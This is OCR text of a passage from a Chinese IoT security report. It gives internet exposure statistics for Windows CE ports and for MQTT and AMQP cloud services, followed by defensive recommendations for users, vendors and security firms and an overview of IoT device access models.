


图 2.55 Windows CE 操作系统服务暴露数量（国内）



由图 2.56 和图 2.57 可知，全球范围内，80、8080、8081 等经常被用来开启 HTTP 服务的端口暴露数量最多，80 端口暴露总量超过 10 万个，443 端口暴露的总量接近 3 万，21、22、23 端口的暴露数量分别达到 13443 个、9815 个、8820 个。

图 2.56 Windows CE 操作系统端口暴露数量（全球）





图 2.57 Windows CE 操作系统端口暴露数量（国内）



2.3.7 小结

一般情况下，如果这些操作系统的默认配置不被改变，默认开启的服务和端口也将暴露在互联网上。在这些开放的端口和服务中，常常带有操作系统的版本信息。这样，攻击者只需要找到系统版本对应的 CVE 漏洞或默认登陆口令，即可成功获取到操作系统权限，大大降低了攻击者的攻击成本。物联网操作系统作为物联网边缘设备的应用软件载体，自身的安全性应受到足够的重视。物联网操作系统在启动后开启 SSH、Telnet 等服务是不合理的。联网应用通过网络输出的信息中，不应含有操作系统信息等敏感字符串，以防止信息泄露导致漏洞被利用。

2.4 物联网云服务的暴露情况分析

物联网的弱设备特性，造成了设备与云端的结合是天然的。几乎所有的公有云服务商都提供了面向物联网应用的 PaaS 服务，如消息推送、机器学习、海量存储等服务；与此同时，几乎所有的物联网厂商也提供了云端 SaaS 服务，如设备连接、设备管理、日志分析、指令下发和版本更新等服务。

这些物联网云服务必然会暴露在互联网上，原因有二：其一，很多家庭内部的物联网设备部署在网关后面，无法直接对外提供服务，为了实现用户在外网对设备的控制，需要设备与云端建立长连接；其二，物联网设备大多数会工作在低功耗场景中或睡眠模式。只有需要传输数据时，才重新唤醒来重新建立连接以传输数据。所以云端服务必须时刻保持开启状态，以保证设备可以随时连接。

物联网设备接入互联网后，与云端服务通信所使用的协议有 MQTT、AMQP、XMPP、CoAP 等，其中 MQTT 应用最为广泛，如机智云、腾讯云、阿里巴巴、中移物联等主流物联网云服务商均支持该协议。此外，每个物联网云服务商都发布了与云端对接的设备 SDK，提供云端接入认证，设备管理等功能。


由于在以订阅或者推送的形式进行消息传递时，设备主动连接云端服务，所以对外暴露的是物联网服务，而非物联网设备。故本章仅统计暴露在互联网上的云服务数量，分析这些云服务有助于我们进一步分析隐藏在网关后面的物联网设备数量、活跃度和行为特征。

2.4.1 整体情况

随着物联网的蓬勃发展，物联网应用层协议也得到广泛应用。除了 HTTP、FTP、SSH 等通用服务外，运行 MQTT、AMQP、CoAP 等面向物联网的通信协议的服务也暴露在互联网上，研究这些通信协议可更好地分析暴露在互联网上的物联网云服务。

从搜索结果可见，暴露数量最多的 CoAP 服务数量接近 18 万个，而且全球暴露的 CoAP 服务数量和国内暴露的数量相等。XMPP 服务在全球范围内暴露数量和 CoAP 数量几乎相当，接近 18 万个；全国范围内则暴露了 16849 个，约占全球暴露总量的 9.5%。MQTT 服务和 AMQP 服务暴露数量较少，全球范围内暴露总量分别为 40756 个和 27335 个，国内暴露总量均未超过 1 万个。

图 2.58 全球和国内物联网服务暴露情况



接下来我们将分别介绍 MQTT 服务和 AMQP 服务的暴露情况，CoAP 和 XMPP 协议的分析将在未来的报告中给出。同时我们也发现一些物联网云服务商采用私有协议对外提供服务，我们将会在“其他服务”一节中稍作分析。

2.4.2 MQTT

MQTT（Message Queuing Telemetry Transport）协议是 IBM 为工作在低带宽网络中的低性能物联网设备而设计的轻量级协议。分析 MQTT 协议的传输场景有助于梳理 MQTT 协议的暴露原因。

与 HTTP、TCP 协议相同，MQTT 协议也有服务端和客户端的概念。作为一个专用的协议，MQTT 协议有不同之处，如服务器端的专门负责转发消息；客户端有两个角色，一个是订阅者，一个是推送者。也就是说，MQTT 协议从传统的 C/S（客户端 / 服务器）模式拓展到了订阅 - 转发 - 推送的模式，以解决物联网设备的联网需求。

图 2.59 传统的 C/S 模式角色

图 2.60 MQTT 协议约定的角色

观点 25： 互联网上暴露的 MQTT 服务中，所有转发侧均开放未加密的 1883 端口。

MQTT 协议的默认端口是 8883 和 1883，分别用于 TLS 通信和非 TLS 通信。从网络空间搜索引擎的数据来看，当前识别到的服务均位于 1883 端口并且没有采用 TLS 通信。

观点 26： 全球 MQTT 服务暴露总量达到 40756 个，比 2017 年 5 月的 26113 增长超过 1.4 万。其中，中国暴露数量最多，达到了 12975 个，占比约为 30%，相比 2017 年 5 月的 5833 个，增长了 7142 个。

图 2.61 暴露的 MQTT 服务国家分布





图 2.62 暴露的 MQTT 服务提供商分布



从国家分布来看，MQTT 服务主要暴露在中国和美国，从 IP 的服务商来看，主要是由于云服务提供商提供了支持 MQTT 协议的服务，导致了互联网上大量基于 MQTT 协议的服务暴露。其中，阿里巴巴暴露的数量达到了 5400 个，占国内暴露总量的 41.6%。

观点 27： 全球通过 MQTT 服务通讯的终端的数量应该在千万量级。

在国内，较早提供 MQTT 消息代理服务的物联网云服务商有机智云和阿里云等。集成机智云的 SDK 的设备，如果以 MQTT 协议通信，会与 m2m.gizwits.com 进行 MQTT 消息传输。据情报平台统计，在某南方省份一天内与该域名对应的服务器进行 MQTT 通信的主机数量超过 1500 个。做一个简单粗略的推算，图 2.62 中阿里巴巴和中华电信（台湾）托管了超过 5000 个 MQTT 服务，如果这些服务体量与机智云相当，那么与这 5000 个服务进行通信的设备总量达到 750 万台，这个数字扩展到全球将突破 2400 万。由此可知，现有的基于 MQTT 通信的物联网设备应该达到了千万量级，只是暴露在互联网上的比较少。


2.4.3 AMQP

AMQP（Advanced Message Queuing Protocol）协议早期被用于金融应用，如传统金融领域的银行、证券交易所、票据交换所、金融服务机构之间的金融数据交换 [27]。目前主要用于构建通用消息队列架构，常用端口为 5672。在物联网应用中，主要适用于移动手持设备与后台数据中心的通信和分析 [28]。其思想和 MQTT 相似，故不再赘述。

观点 28： 美国和中国暴露的 AMQP 服务数量最多，分别约占暴露总量的 37.1% 和 26.2%。

相比于 MQTT 协议，AMQP 协议暴露数量较少。全球范围内暴露的 AMQP 协议达到了 27335 个，暴露最多的地区是美国，总量达到了 10147 个；其次为中国，总数为 7164 个。

图 2.63 暴露的 AMQP 服务国家分布



观点 29： 在国内，阿里巴巴暴露的 AMQP 服务最多，达到 2370 个，约占国内暴露总量的 33.3%。

全球范围内，提供 AMQP 服务的云服务商中，Microsoft Azure 提供了 3088 个 AMQP 服务，其次为阿里云，提供的 AMQP 服务数量达到 2370 个。在国内，AMQP 服务暴露总量达到 7114 个，阿里云提供的 AMQP 服务最多，约占国内暴露的 AMQP 服务总量的 33.3%。

图 2.64 AMQP 协议服务商暴露情况（全球）





图 2.65 AMQP 协议服务商暴露情况（国内）



2.4.4 其他服务

京东微联、机智云、小米等物联网云服务商会设计一些自有协议，以帮助物联网设备接入互联网。例如，京东和公牛联合研发的插座会连接域名为 live.smart.jd.com 的服务器的 2002 端口，实现智能插座的远程控制。在某南方省份范围内，一天内与该 IP 连接的主机数量至少达到了 400 个。

小米的物联网生态比较健全，生态内的物联网设备会与域名为 ott.io.mi.com 的服务器的 80 端口进行通信。某个南方省份范围内，一天内与该域名进行通信的主机数量至少达到了 1 万台。

2.4.5 小结

半年时间内，MQTT 服务的暴露数量增长超过 50%。这说明，伴随着物联网的广泛应用，暴露在互联网上的物联网云服务的数量会持续增加。攻击者也会把目光从传统的 Web 服务和邮件服务等传统服务转向这些新兴的物联网服务。例如，在明文传输的物联网应用中，攻击者容易将流量劫持后利用信息进行欺骗，或进行中间人攻击；此外，攻击者也可能觊觎物联网云服务所存储数据背后的价值，所以物联网云服务的安全性需要引起物联网解决方案提供商和云服务商的重视。

2.5 防护思路

结合前述分析，我们分别从用户、物联网厂商和信息安全厂商角度给出一些物联网安全的建议。

首先，用户在购买物联网产品后，应该：


1. 修改初始口令以及弱口令，加固用户名和密码的安全性；
2. 关闭不用的端口，如 FTP（21 端口）、SSH（22 端口）、Telnet（23 端口）等；
3. 修改默认端口为不常用端口，增大端口开放协议被探测的难度；
4. 升级设备固件；
5. 部署厂商提供的安全解决方案。

其次，物联网厂商在设计、实现和运营物联网应用时，应该：

1. 对于设备的首次使用可强制用户修改初始密码，并且对用户密码的复杂性进行检测；
2. 提供设备固件的自动在线升级方式，降低暴露在互联网的设备的安全风险；
3. 默认配置应遵循最小开放端口的原则，减少端口暴露在互联网的可能性；
4. 设置访问控制规则，严格控制从互联网发起的访问；
5. 与安全厂商合作，在设备层和网络层进行加固。

最后，信息安全厂商在推广物联网安全防护方案时，应该：

1. 优先关注暴露数量较多的物联网资产的脆弱性分析；
2. 为物联网厂商提供设备出厂前的测评服务，将设备可能存在的风险尽可能降低；
3. 关注物联网设备的安全防护，推出既满足正常用户的访问，同时又可抵抗恶意攻击的安全产品及解决方案；
4. 加大物联网安全宣传的力度，提高公众的信息安全意识。




3. 物联网设备的脆弱性分析

物联网设备已经逐步渗透进了人们生活，小到监控，大到替代简单工作，方便人们及时了解自己周围的环境以及辅助人们进行一些日常工作。随着互联紧密度越来越高，物联网设备的安全性也会影响到人们的正常生活，严重的会影响到生命安全，所以物联网设备的安全不容小觑，本章从多个维度分析物联网设备的脆弱性。

3.1 物联网设备管理模型

物联网设备通常使用如下的方式进行通讯，主要包括运营商网络的远距离传输、感知网络的近距离传输、传统 TCP/IP 的互联网传输以及有线传输。

图 3.1 物联网设备常用的通讯途径




物联网设备的接入模式一般有三种：直连模式、网关模式和云模式。下面我们将对这三种模式分别进行介绍。

3.1.1 直连模式

顾名思义，直连模式为设备之间直接连接，不经过其他网络节点。此种模式一般为近距离模式，可以通过无线（蓝牙、WiFi 热点、NFC 等）以及有线（USB、网线、同轴电缆等）直接对设备进行访问与控制，一般为单一对象管理，适用于管理对象较少的场景。


图 3.2 直连模式示意图



3.1.2 网关模式

网关模式一般适用于家庭网络或者企业局域网，由中心网关 / 路由负责管理端与物联网设备端之间的数据交换，同时还可以提供安全认证、集成、临时数据存储等。此种场景适合于近距离管理多个终端。


图 3.3 网关模式示意图



3.1.3 云模式

云模式最大的特点在于用户可以通过互联网上的相应云服务管理各种所属设备，突破了设备管理的地理区域限制，同时也方便了用户对设备的灵活配置，例如定时任务管理、运行状态监控等。

